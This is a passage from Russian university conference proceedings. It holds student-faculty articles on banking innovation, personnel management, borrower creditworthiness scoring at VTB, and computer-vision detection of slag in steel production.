- отзывы. Перед тем, как доверить собственные денежные средства в управление какой-либо финансовой организации, клиенту целесообразно изучить истории работы данного банка с другими клиентами, с целью выяснения деталей сотрудничества банка с клиентом, которые теоретически могут оказаться неприемлемыми для вкладчика.

-сервис. Ценным фактором является наличие стабильной связи банка с клиентами. Осознание сотрудниками банка сложности понимания некоторых финансовых опе-

раций клиентами и оказание своевременной помощи им, положительным образом скажется на репутации банка.

-риски и доходность. Закон соотношения риска и доходности гласит: «Чем выше риск, тем выше потенциальная доходность», однако следует учитывать масштаб последствий, к которым приведёт реализация рисков и выбирать направления инвестиций, в которых потенциальные потери от реализации риска будут приемлемыми для лица, принимающего решение о финансовом вложении.

Коммерческие банки привлекают частные инвестиции, предлагая широкий спектр услуг и операций на фондовом рынке. В число новых продуктов банковского сектора, входят разработанные различные компьютерные программы. Работы направлены на максимально быстрое и комфортное удовлетворение потребностей клиентов в получении разноплановых финансовых продуктов и услуг. В этом случае, банки выигрывают за счёт комплексного меню услуг и удобства для клиента, включая экономию времени, простоту использования и возможность живого общения с менеджерами.

И, тем не менее, несмотря на большое количество предлагаемых услуг, «частное инвестирование» в нашей стране не осуществляется повсеместно. Людей, готовых инвестировать свои деньги в банковский сектор, не так уж и много. Несмотря на все преимущества внедряемых технологий, нужно отметить и процент риска.



Рисунок 1 – Потенциальные риски инвестирования

Таким образом, как нельзя кстати, подходит определение понятия банковских инноваций, предложенное П. Друкером: «банковские инновации – это доведенные до клиентов и принятые ими новые или кардинально видоизмененные услуги или продукты, внедренные в банковский процесс современные технологии, в том числе и инфокоммуникационные, позволяющие изучить экономический или социальный эффект» [4].

Банки заинтересованы в привлечении частных инвесторов, чтобы внедрить новые технологии, но им нужны крупные «денежные вливания». И тут нужно отметить, что слабое информационное поле, ограниченный выбор посредников и высокие комиссии зачастую отпугивают потенциальных клиентов. Как же избежать проблем? На самом же деле, на наш взгляд, решать данную проблему нужно на уровне государства. Необходимо утвердить законодательно-нормативную базу, определить статус частного инвестора. Со стороны банков можно организовать платформу для онлайн-обучения инвестициям с наличием бесплатной информации. К инвестициям лучше подходить системно: пользоваться базами знаний, изучать курсы. Идеальным решением станет сотрудничество, например, с известным банком, который имеет безупречную репутацию и выгодные условия для частного инвестора, где учтены все плюсы и минусы.

Заключение

Подводя итог данной работе, можно сделать вывод о важности инновационного развития организаций в банковском секторе. Финансовый сектор – территория высокой конкуренции, где многое решает лояльность и доверие клиентов к той или иной компании. По этой причине, коммерческий банк, желающий зарабатывать на таком рынке,

должен регулярно формировать целевой аудитории новые решения и формировать конкурентные преимущества, основанные на принципе банковских инноваций. В противном случае, кредитной организации будет грозить стагнация, а затем и деградация.

Более того, поскольку банковская система является финансовой опорой национальной экономики, развитие инновационного направления работы банковского сектора не только позволит качественно улучшить внутрибанковскую работу, но и поспособствует укреплению положения всего национального рынка.

Таким образом, исследование развития новых технологий и привлечения частных инвестиций является важным направлением экономической политики. Оно позволяет выявить наиболее эффективные методы и инструменты, которые могут способствовать успешному внедрению и распространению инноваций, а также создать благоприятные условия для привлечения частных инвестиций в инновационные проекты.

СПИСОК ИСТОЧНИКОВ

1. Банковское дело: учебник / Под редакцией О.И. Лаврушина. М.: КноРус, 2013 800 с. <https://book.ru/book/914321> (дата обращения 09.11.24)
2. Карминский, А.М. Современные тенденции инноваций А.М. Карминский, О.Р. Жданова // Маркетинг и менеджмент инноваций. – 2013 – №2. – С. 106-118. (дата обращения 09.11.24). – Текст: электронный.
3. Кошечкина, Ю. И. Частный инвестор как клиент коммерческого банка: проблемы взаимодействия и пути решения / Ю. И. Кошечкина. Молодой ученый. – 2019. – № 7 (245). – С. 32-36. URL: <https://moluch.ru/archive/245/56534/> (дата обращения 10.11.24)
4. Казанская, Е. А. Инновации в банковской сфере / Е. А. Казанская. Молодой ученый. – 2016. – № 15 (119). – С. 297-301. URL: <https://moluch.ru/archive/119/32960/> (дата обращения 10.11.24).
5. Электронный архив открытого доступа НИУ «БелГУ»: Management of Innovative Process in the Economy at the Regional Level URL: <http://dspace.bsu.edu.ru/handle/123456789/17795> (дата обращения 10.11.24).

УДК 331.1

Юрьев Даниил Владимирович, студент, Комсомольский-на-Амуре государственный университет

Yuryev Daniil Vladimirovich, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, PhD in Economics, Associate Professor, Komsomolsk-na-Amure State University

ПЕРСОНАЛ КАК ГЛАВНЫЙ РЕСУРС ОРГАНИЗАЦИИ

PERSONNEL AS THE MAIN RESOURCE OF THE ORGANIZATION

Аннотация. Персонал всегда считался главным ресурсом любой компании. Какая бы не была структура, управленческий состав, корпоративная культура, стратегия организации и главная ее цель, без работников просто невозможно представить существование любого элемента экономической среды в виде компаний. Они являются базовой частью всей системы и совершают основную и рутинную работу, благодаря которой перспективная организация небольшими, но уверенными шагами приближается к своей главной миссии. Цель данной статьи – рассмотреть, насколько значимыми для любой компании являются кадры.

Abstract. Staff has always been considered the main resource of any company. Whatever the structure, management structure, corporate culture, strategy of the organization and its main goal, it is simply impossible to imagine the existence of any element of the economic environment in the form of companies without employees. They are a basic part of the entire sys-

tem and perform basic and routine work, thanks to which a promising organization is approaching its main mission with small but confident steps. The purpose of this article is to consider how important human resources are for any company.

Ключевые слова: персонал, компания, цель, система, экономическая среда.

Keywords: personnel, company, purpose, system, economic environment.

Введение

Организация – это довольно сложный элемент бизнес-среды. Чем активнее происходит ее развитие, тем сложнее и масштабнее становится сам рынок. В настоящее время экономика претерпевает значительные сложности, из-за ситуации на мировой арене.

Компаниям все сложнее удержаться на плаву и сохранить высокую конкурентоспособность. Социум активно ищет решения данных проблем, тем самым изменяя некоторые экономические процессы. Люди всегда стремились к усовершенствованию экономической среды, поэтому много внимания уделяли и продолжают уделять уровню развития компаний. Общество считает, что выявление проблем нужно начинать с маленькой единицы бизнес-сообщества, то есть с организации. Это поможет эффективнее улучшить ситуацию в экономической среде, разглядеть небольшие, но серьезные проблемы. В свою очередь компаниям нужно акцентировать свое внимание на главный ресурс – кадры. Работники – первостепенный компонент всей системы, так как именно они реализуют основополагающую деятельность и являются незаменимым ресурсом в масштабе всего рынка.

Основная часть

Каждая организация уникальна по-своему. На ее формирование влияют различные факторы, например, предыстория компании, ситуация на рынке, уровень образования населения, развитие науки и технологий и т.д. Компания – это сложная система, состоящая из множества компонентов. К ним можно отнести: стратегию, миссию, организационную структуру, корпоративную культуру, ценности и уровень сплоченности команды. Все они по-своему значимы и необходимы. Но кадры являются самым важным составляющим. Без работников невозможно функционирование любого бизнеса. Следовательно, основополагающей целью системы можно смело назвать построение корпоративной политики. Кадровая корпоративная политика построена на нормах, правилах и ценностях, действующих внутри всего коллектива. Все перечисленное помогает контролировать и поддерживать данную среду, а также способствовать эффективной деятельности сотрудников всех уровней.

Каждая организация, которая стремится обойти своих конкурентов, должна постоянно искать способы повышения эффективности своей деятельности, рационально используя при этом все виды ресурсов. В условиях быстро меняющейся экономической и социальной среды, возрастания конкуренции особое значение приобретает персонал организации как объект управления.

Главный ресурс в виде персонала требует значительного внимания от управленцев. Им нужно выполнять ряд функций по отношению к рассматриваемому объекту. Необходимо грамотно отбирать сотрудников на должности. Когда компания занимается поиском нужного работника, следует тщательнее подойти к решению этого вопроса, а именно, обратить внимание как на уровень профессиональной подготовки, образования, опыт работы, так и на личностные качества и уникальные навыки и умения, которые помогут гораздо эффективнее развиваться всей системе.

Такой подход к поиску поможет талантливым людям найти применение своим знаниям и уникальным качествам, и поможет компании в развитии.

В управленческой науке существует множество различных концепций. Вместе с запуском промышленной революции своё развитие получила экономическая концепция управления персоналом. Она подразумевала, что человек является всего лишь ресурсом, который требуется использовать по максимуму. Эта концепция достаточно быстро

себя изжила, поскольку предприятиям нужно было развивать и привносить новшества на рынок. Для этого требовались высококвалифицированные сотрудники.

Благодаря этому возникла вторая концепция. Концепция управления человеческими ресурсами подразумевала выполнение человеком его трудовой функции, улучшения качества его условий труда и наконец использование его индивидуальных трудовых навыков в рамках производственного процесса.

Далее была разработана концепция управления человеком, которая получила широкое распространение в Японии. В рамках этой концепции человек являлся самым важным звеном организации, для которого создавались все требуемые условия. Это было необходимо для его эффективной работы. Некоторые индивидуальные навыки человека попросту невозможно заменить, поэтому данная концепция преобладает и в наше время на большинстве крупных предприятий.

Следующая функция, которая должна быть применима к кадрам – это обучение. Мир меняется, вместе с ним изменяется и рынок. Если организация хочет достигнуть успеха и стать передовой, то без стремления соответствовать нынешним условиям и стандартам экономической среды не обойтись.

Методом воздействия на работников является обучение. Оно подразумевает повышение уровня квалификации, получение новых знаний и навыков, возможность работать с новыми технологиями и оборудованием. Все это сильно помогает управляющим продвигать свое дело, достигать высот более уверенно и быстро.

Далее рассмотрим функцию стимулирования персонала. Она подразумевает собой применение различных методов повышения мотивации сотрудников, посредством применения некоторых правил.

Это может быть повышение заработной платы за успешное выполнение поставленных задач, выплата премии, предоставление возможности участвовать в крупном мероприятии от лица компании, признание заслуг перед остальными сотрудниками на рабочем собрании. Все перечисленные действия являются самым эффективным методом стимулирования и мотивации персонала.

Успех развития компании, неважно крупная корпорация или небольшое частное предприятие, напрямую зависит от эффективности работы ее персонала. Компетентный и высококвалифицированный персонал, удовлетворенный условиями трудовой деятельности, демонстрирует высокую производительность труда. Из всего этого следует, что грамотно организованная система управления персоналом является способом достижения поставленных целей.

Система управления персоналом направлена на повышение конкурентоспособности компании на рынке, производительности труда и качества результатов производства, и как следствие, увеличение прибыли.

Поскольку персонал является одним из важнейших ресурсов предприятия, то совершенствованию системы управления персоналом должно уделяться особое внимание. Чтобы выявить существующие проблемы и найти пути решения, необходимо периодически анализировать и оценивать эффективность управления персоналом.

Заключение

Таким образом можно сделать вывод. Персонал – это основа любой компании. Без него невозможно представить ее работу. Если руководитель бизнеса решает выйти в список передовых организаций и осилить конкуренцию, то ему необходимо сделать акцент на работе с персоналом.

Важным моментом будет – грамотное построение кадровой корпоративной политики. Следующим шагом будет являться правильно составленная организационная культура. Сотрудники должны знать историю своей компании, понимать цель, стратегию и ее миссию, а также придерживаться общего мировоззрения и правил поведения на рабочем месте. Также важно заниматься своевременным обучением персонала для того, чтобы поддерживать уровень самой организации. Стимулирование сотрудников, особенно финансовый метод приносит самые лучшие результаты деятельности кадров.

СПИСОК ИСТОЧНИКОВ

1. Байтасов, Р.Р. Управление персоналом. Конспект лекций / Р.Р. Байтасов. - Москва: Феникс, 2022. - 556 с.
2. Балашов, А. П. Теория организации и организационное поведение. Учебное пособие / А.П. Балашов. - Москва: Вузовский учебник, Инфра-М, 2021. - 304 с.
3. Актуальные проблемы управления человеческими ресурсами : учебник и практикум для вузов / С. А. Барков [и др.] ; ответственные редакторы С. А. Барков, В. И. Зубков. – Москва : Издательство Юрайт, 2024. – 185 с. – (Высшее образование). – ISBN 978-5-534-17970-5. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/545117> (дата обращения: 30.11.2024).
4. Экономика труда и управление персоналом : учебник и практикум для вузов / О. В. Кучмаева [и др.] ; под общей редакцией О. В. Кучмаевой. – 2-е изд. – Москва : Издательство Юрайт, 2024. – 331 с. – (Высшее образование). – ISBN 978-5-534-17017-7. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/544976> (дата обращения: 30.11.2024).
5. Коргова, М. А. Кадровый менеджмент : учебное пособие для вузов / М. А. Коргова. – 3-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 206 с. – (Высшее образование). – ISBN 978-5-534-18178-4. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/534478> (дата обращения: 30.11.2024).

УДК 336.71

Ярмонов Даниял Курбоназарович, студент, Комсомольский-на-Амуре государственный университет

Yarmonov Daniyal Kurbonazarovich, student, Komsomolsk-na-Amure State University

Азимов Пулод Хакимович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Azimov Pulod Hakimovich, candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОЦЕНКА КРЕДИТОСПОСОБНОСТИ ЗАЕМЩИКА КОММЕРЧЕСКОГО БАНКА ASSESSMENT OF THE CREDITWORTHINESS OF A COMMERCIAL BANK BORROWER

Аннотация. В статье представлены материалы исследования основных направлений развития оценки кредитоспособности заемщиков в современных реалиях. Исследованы способы и методики оценки банком важных критериев при решении одобрения займа субъекту. Исследована динамика выданных займов в разрезе каждого месяца за 2023 год.

Abstract. The article presents research materials on the main directions of the development of the assessment of borrowers' creditworthiness in modern realities. The methods and techniques of the bank's assessment of important criteria when deciding whether to approve a loan to an entity are investigated. The dynamics of loans issued in the context of each month for 2023 has been studied.

Ключевые слова: экономика, кредит, анализ заемщика, оценка кредитоспособности, оценка платежеспособности заемщика.

Keywords: economics, credit, analysis of the borrower, creditworthiness assessment, assessment of the borrower's solvency.

Введение

В современных реалиях, когда экономическая обстановка в стране не является стабильной, для оценки кредитоспособности заемщика необходимо иметь гибкие и адаптивные методики, которые позволят учитывать быстроизменяющуюся макроэкономическую обстановку, различные тенденции и поведение потребителей рынка финансовых услуг. Роль кредитования основывается на обеспечении финансовыми ресур-

сами для различных нужд физических и юридических лиц, так как сейчас кредитование является эффективным финансовым инструментом. Банковское кредитование является эффективным инструментом для домохозяйств и организаций, так как позволяет удовлетворить текущую потребность за счет заемных средств моментально, не проходя процесс накопления и сбережения, а также в целом, полезно для экономики, так как оно, в первую очередь, стимулирует спрос в различных отраслях.

Основная часть

Современная макроэкономическая ситуация в стране и мире сильно изменяет конъюктуру рынка ссудного капитала, однако, такой инструмент остается востребованным, за последний отчетный 2023 год Центральный Банк России отчитался об объеме выданных кредитах, которые изображены на рисунке 1.

Исходя из представленного графика, можно видеть, что кредитование в конце 2023 года демонстрирует свой рост, что говорит о доверии кредиторов к экономике страны и спросе на финансовую поддержку.




Рисунок 1 – Динамика объема кредитов, предоставленных клиентам, млрд. руб.

Такой объем финансирования, который оказывают банки, проходит тщательный контроль, прежде чем окажется у получателя. Такой контроль называется оценкой кредитоспособности заемщика. Само понятие «кредитоспособность» – понимается как комплексная характеристика субъекта и состояние платежеспособности по своим обязательствам, которая исчисляется при помощи различных показателей. Тем самым дает понимание, сможет ли заемщик в срок и в полном объеме погасить свои обязательства перед кредитором, а также, какие риски могут быть в процессе этой операции. Для расчета «кредитоспособности» кредитор использует показатели, которые необходимы при расчете финансового состояния. Это необходимо, чтобы комплексно понимать состояние дел, которые есть у заемщика, будет ли ему под силу такой займ, какую долговую нагрузку он будет нести, будет ли он обеспечен, и т.д. Все это могут отобразить показатели различных коэффициентов в текущем и предыдущих периодах.

Рассматривая значение и важность процесса определения кредитоспособности заемщика, можно отметить то, что такой анализ предполагает решение следующих вопросов:

- 1) расчет величины кредита, сроков его погашения, процентной ставки;
- 2) анализ текущего финансового состояния потенциального заемщика и прогнозирование его изменения после предоставления кредита;
- 3) проведение текущего контроля (мониторинга) со стороны коммерческого банка за соблюдением заемщиком требований в отношении показателей его финансового состояния;
- 4) выявление потенциальных факторов кредитного риска и оценка их влияния на принятие решений о выдаче кредита

Таким образом, можно сделать вывод, что анализ кредитоспособности заемщика позволяет банку оценить риски, связанные с выдачей кредита, и принять обоснованное решение о его предоставлении или отказе. Ответственный и комплексный подход к

оценке кредитоспособности позволяет снизить вероятность невозврата кредита и обеспечить финансовую устойчивость банка.

Оценка кредитоспособности заемщика является многогранным процессом, который требует учета множества факторов. При этом анализ доходов может включать в себя не только официальные данные. Так, модели скоринга и расчета кредитоспособности постоянно адаптируются, что позволяет банкам учитывать изменения в экономической среде и поведенческих паттернах заемщиков. ПАО «ВТБ» использует не только документальные подтверждения доходов, такие как справки о доходах, налоговые декларации и другие финансовые отчеты, но и данные, предоставленные заемщиком о своих доходах (они подвергаются дополнительному анализу для проверки их достоверности).

Так, выделяют следующие основные методы оценки кредитоспособности заемщиков – физических лиц:

1. Скоринговая оценка: метод автоматизированной оценки, при котором кредитное учреждение использует различные показатели для расчета кредитного скоринга.

2. Оценка платежеспособности – методика, позволяющая выявить способен ли заемщик обеспечить расчет по своим обязательствам, она анализирует структуру доходов и расходов

3. Оценка кредитной истории – методика оценивает, как в предыдущих периодах заемщик исполнял свои обязательства, смотрится информация о наличии просрочек по платежам, количестве действующих кредитов и займов, а также комплексно оценивается вся история

4. Андеррайтинг – метод, который аккумулирует все вышеназванное, а соответственно помогает комплексно подойти к оценке заемщика. Так же Андеррайтинг содержит в себе ряд дополнительных аспектов, которые помогают более углубленно изучить ситуацию, такие как, экономическая обстановка в стране, политика банка, и другие характеристики.

Исследуемый нами банк в одной из своих методик использует следующую формулу для анализа кредитоспособности:

$$S = 0,05 * \text{категорию } K_1 + 0,1 * \text{категорию } K_2 + 0,4 * \text{категорию } K_3 + 0,2 * \text{категорию } K_4 + 0,15 * \text{категорию } K_5 + 0,1 * \text{категорию } K_6$$

где: S – общий рейтинг заемщика;

K_1 – коэффициент абсолютной ликвидности;

K_2 – коэффициент быстрой ликвидности;

K_3 – коэффициент текущей ликвидности;

K_4 – коэффициент наличия собственных средств;

K_5 – коэффициент рентабельности продаж;

K_6 – коэффициент рентабельности деятельности.

Для использования этой формулы, необходимо использовать подсчет представленных в таблице критериев, эти критерии в свою очередь показывают детальное финансовое состояние заемщика на текущий момент. Таким образом, критерии позволяют комплексно оценить состояние.

Таблица 1 – Ранжирование показателей на категории

Коэффициенты	Категория 1	Категория 2	Категория 3
K1	0,1 и выше	0,05-1	менее 0,05
K2	0,8 и выше	0,5-0,8	менее 0,5
K3	1,5 и выше	1,0-1,5	менее 1,0
K4			
для торговли и лизинговых организаций	0,25 и выше	0,15-0,25	менее 0,15
для иных организаций	0,4 и выше	0,25-0,4	менее 0,25
K5	0,1 и выше	менее 0,1	нерентабельно
K6	0,06 и выше	менее 0,06	нерентабельно

После подсчета полученного значения его можно сравнить с табличным значением, представленным в таблице 2. Далее подставим полученное значение и посмотрим, какой из трех классов соответствует состоянию заемщика.

Таблица 2 – Классы кредитоспособности заемщика банка

Класс кредитоспособности		
1	2	3
$S = 1,25$ и менее	$1,25 < S \leq 2,35$	$S > 2,35$
Значение показателя K5 на уровне, установленном для первого класса кредитоспособности	Значение коэффициента K5 не ниже, чем установлено для второго класса	

Если полученное значение «S» превышает 2,35, то банк оценивает состояние заемщика как платежеспособное и банк готов предоставить ссуду. В других случаях банк комплексно подходит к оценке других факторов, так как уже есть некоторые признаки, которые могут вызывать недоверие и сомнение в необходимости выдачи кредита.

Заключение

Оценка кредитоспособности заемщика требует комплексного подхода, который учитывает не только финансовые показатели, но и множество других факторов, таких, как положение в отрасли и качества менеджмента. Отметим, что методики оценки кредитоспособности позволяют банку идентифицировать и управлять кредитными рисками, что особенно важно в условиях высокой неопределенности в экономике. Методики оценки должны оставаться адаптивными, учитывая изменения в законодательстве, экономике и практике кредитования.

Система оценки кредитоспособности заемщика, используемая в ПАО «ВТБ», представляет собой многогранный инструмент, позволяющий обеспечивать надежность кредитования и минимизацию рисков, что, в свою очередь, способствует устойчивости банка и его финансовым результатам.

СПИСОК ИСТОЧНИКОВ

1. Авдюшина М. А. Цифровизация потребительского кредитования и перспективы развития / М. А. Авдюшина // Развитие малого предпринимательства в Байкальском регионе : Материалы 5-й международной научно-практической конференции, Иркутск, 22 ноября 2022 года. – Иркутск: Байкальский государственный университет, 2023. – С. 8-22.
2. Водопьянова В. А. Методы оценки кредитоспособности юридических лиц в Российской банковской практике / В. А. Водопьянова, И. Г. Гребельный // Карельский научный журнал. – 2023. – Т. 12, № 3(44). – С. 17-20.
3. Ковалерова Л. А. Кредитная деятельность коммерческого банка с физическими лицами и направления ее совершенствования / Л. А. Ковалерова, Е. А. Савинова, О. В. Беспалова // Наука и бизнес: пути развития. – 2023. – № 3(141). – С. 108-112.
4. ВТБ рассказал об оценке доходов заемщиков при выдаче кредитов [Электронный ресурс]. – URL: <https://finance.rambler.ru/money/42629916-vtb-rasskazal-ob-otsenke-dohodov-zaemshikov-pri-vydache-kreditov/> (дата обращения: 16.11.2024).
5. Официальный сайт ПАО «ВТБ. О банке [Электронный ресурс]. – URL: <https://www.vtb.ru/about/bank/> (дата обращения: 16.11.2024).

СЕКЦИЯ. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ И ЧИСЛЕННЫЕ МЕТОДЫ

УДК 004.932.2

Алхименко Игорь Николаевич, студент, Комсомольский-на-Амуре государственный университет

Alkhimenko Igor Nikolaevich, student, Komsomolsk-na-Amure State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Yan Yurievich, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice-Rector for Academic Affairs, Komsomolsk-na-Amure State University

ДЕТЕКТИРОВАНИЕ ШЛАКА НА ВЫПУСКЕ МЕТАЛЛА ПРИ ПОМОЩИ КОМПЬЮТЕРНОГО ЗРЕНИЯ

DETECTION OF SLAG AT THE METAL OUTLET USING COMPUTER VISION

Аннотация. В работе проводится анализ современных методов решения задачи детектирования шлака на сталелитейном производстве. Описываются два основных подхода, выделены их ключевые достоинства и недостатки. Ставится задача создания интеллектуальной системы детектирования шлака на выпуске металла из сталеплавильной печи, предложен примерный алгоритм реализации системы.

Abstract. The paper analyzes modern methods for solving the problem of slag detection in steel production. Two main approaches are described, their key advantages and disadvantages are highlighted. The task is to create an intelligent slag detection system for the release of metal from a steelmaking furnace, and an approximate algorithm for implementing the system is proposed.

Ключевые слова: детектирование шлака, компьютерное зрение, современные методы, сталеплавильная печь, телевизионная камера.

Key words: slag detection, computer vision, modern methods, melting furnace, television camera.

Введение

Задача детектирования шлака в процессе производства стали является одной из ключевых для сталеплавильного производства. Процесс выплавки стали представляет собой окисление железа и его примесей. Данный процесс сопровождается постепенным разрушением футеровки конвертера и добавлением различных флюсов для проведения технологических операций, что приводит к образованию шлака и ухудшает качество выпускаемой продукции. Наличие шлаковых включений негативно сказывается на качестве выпускаемой продукции и общем времени производства, вплоть до его остановки.

Основным средством обеспечения качества плавки стали является визуальный контроль за процессом ее выпуска в стальковш осуществляемый оператором. В связи с ручным контролем выпуска стали, повышается риск возникновения ошибок, приводящих к неоднородности качества продукции.

Для повышения эффективности оценки качества продукции и минимизации влияния человеческого фактора на производственный процесс, применяются автоматические системы, обеспечивающие мониторинг количества шлака в струе расплавленного металла. В работе приводится обзор существующих решений по детектированию шлака.

Основная часть

В результате анализа подходов к решению задачи детектирования шлака выделяются следующие подходы. Первый подход основан на использовании ИК-детектора с термопилей (thermopile). Регистрируется инфракрасное излучение от наблюдаемого объекта, путем анализа изменения напряжения термопилей. Напряжение термопилей

определяется соотношением: $U = K \cdot (\varepsilon \cdot T_{ob}^{4-\delta} - T_{sens}^{4-\delta})$, где K – конструктивный коэффициент, ε – эмисионный коэффициент, δ – поправка на зависимость чувствительности датчика от частоты излучения, T_{ob} – температура объекта, T_{sens} – температура термометра. Излучение шлака больше в 1,3 раза в сравнении со сталью, поэтому напряжение U для шлака и стали будет различным. В работе [1] приводится алгоритм по исследованию видеоряда процесса разлива стали в стальковш. Для каждого кадра определяется максимальное значение интенсивности струи I_ϕ вне области интереса и внутри I_c . Данные заносятся в буфер и на основании анализа 50 кадров находится среднее излучение фона $M\{I_\phi\}$, если оно превышает допустимый порог, выпуск металла прекращается. Авторами статьи проанализировано около 300 сливов, 150 из которых были проведены без системы детектирования, в среднем, время слива шлака сократилось на 2 секунды, т.е. на 80% от исходного значения, что привело к сокращению потери продукции. Данный метод показывает достаточно высокую точность и результативность. Для подбора и корректировки параметром авторы используют статистический анализ при работе с исходными данными с ИК-камеры. Недостаток подхода заключается в отсутствии гибкости и необходимости анализа большого объема данных для сбора статистики.

Авторы работы [2] описывают метод обнаружения шлака при помощи электромагнитного излучения. Две электромагнитные катушки устанавливаются напротив друг друга так, чтобы между ними проходила струя расплавленного металла, путем анализа электропроводимости потока происходит обнаружение шлака в струе расплавленного металла (рисунок 1). В работе подчеркивается, что электропроводимость шлака и стали имеет соотношение 1:10000. Данный метод более точен в сравнении с инфракрасным, но имеет ряд недостатков.

Недостатки данного метода связаны с высокой стоимостью оборудования и особенностями размещения электромагнитных катушек. Катушки должны находиться как можно ближе к выпускаемой струе расплавленного металла, кроме этого, работа оператора с новым ковшем требует подключение кабеля связи для функционирования электромагнитной системы обнаружения, что влечет за собой потери времени на производстве. Электромагнитный метод не применяется широко, т.к. требует применение специализированного оборудования, его наблюдение и обслуживание, перепланировку цеха и т.д.

В работе предлагается разработка системы детектирования шлака с использованием тепловой камеры, на основе методов машинного обучения. Данный подход, в отличие от простого статистического анализа, обеспечивает возможность создания гибкой интеллектуальной системы детектирования, менее требовательной к оборудованию и сенсорам, менее экономически затратной.

Планируемый источник данных - телевизионная камера KARNEEV UR-640, регистрирующая инфракрасное излучение, соответствующее широкополосному инфракрасному (WIR) или среднему инфракрасному (MIR) диапазону. Данная камера обладает разрешением 640×480 пикселей. Диапазон измерения температуры данной камеры находится в пределах 500-1800°C. Частота кадров 50 Гц.

Для реализации подхода, основанного на применении технологий компьютерного зрения, требуется сбор данных и их дальнейшая разметка. Предполагается оценка влияния угла наклона камеры и дальности её расположения на точность детектирования.

На рисунке 2 приводится общая схема алгоритма реализации системы детектирования шлака.



Рисунок 1 – Электромагнитное обнаружение шлака




Рисунок 1 – Примерный алгоритм разработки системы детектирования шлака

Алгоритм метода обучения системы детектирования шлака состоит из следующих шагов:

1. Разбиение видеоряда на отдельные кадры при помощи библиотеки OpenCV. Для экономии вычислительных ресурсов планируется обработка каждого 2-го кадра исходного видеоряда. Примерная потеря данных при таком подходе оценивается следующим образом: средняя скорость разливки стали варьируется от 0,5-2,5 м/мин, при верхнем пороге скорости разлива потери в секунду составят примерно 16,75 см/секунду. В масштабах производства данная погрешность измерений является недопустимой, поэтому планируется доработка алгоритма таким образом, что при первом обнаружении шлаковых включений, исходный видеоряд анализировался без обрезки кадров;

2. Разметка шлаковых включений и расплавленного металла на изображениях при помощи полуавтоматического инструмента CVAT, формирования файлов разметки формата json;

3. Обучение модели при помощи алгоритма Adam. Данный алгоритм выбирается с учетом его устойчивости к коллизиям градиентов и адаптивности к возможным неточностям в данных из-за полуавтоматической разметки. На каждой итерации, алгоритм учитывает новые значения гиперпараметров, что позволяет игнорировать значения старых градиентов и избегать локальных минимумов;

4. Выбор архитектуры нейронной сети. Для последующей работы в режиме реального времени будет использована архитектура YOLOv5 со встроенной функцией потерь классификации $L_{cls}(y_{true}, y_{pred})$, где y_{true}, y_{pred} – истинные метки классов и предсказанные соответственно;

5. Оценка точности обучения модели по метрике $F1$.

От качества обучения модели зависит её дальнейшая детектирующая способность. В зависимости от технических характеристик тепловой камеры и ее расположения, параметры модели могут корректироваться.

Количество шлака в струе расплавленного металла будет высчитываться как процентное соотношение количества пикселей, классифицированных как «шлак» ко всему количеству пикселей наблюдаемой области. Следующий шаг исследования предполагает измерение веса шлака, попавшего в стальковш на основе анализа изменения градиентов на границе между шлаком и металлом. Предполагается, что распределение шлака по струе расплавленного металла подчиняется нормальному. Имея данные о средней плотности шлака, его толщине и процентном содержании возможно прогнозировать интервалы чистки стальковша и предупреждать разрушение футеровки оборудования при превышении допустимого шлакового порога.

Выдвигаемые гипотезы впоследствии будут проверяться на реальных данных.

Заключение

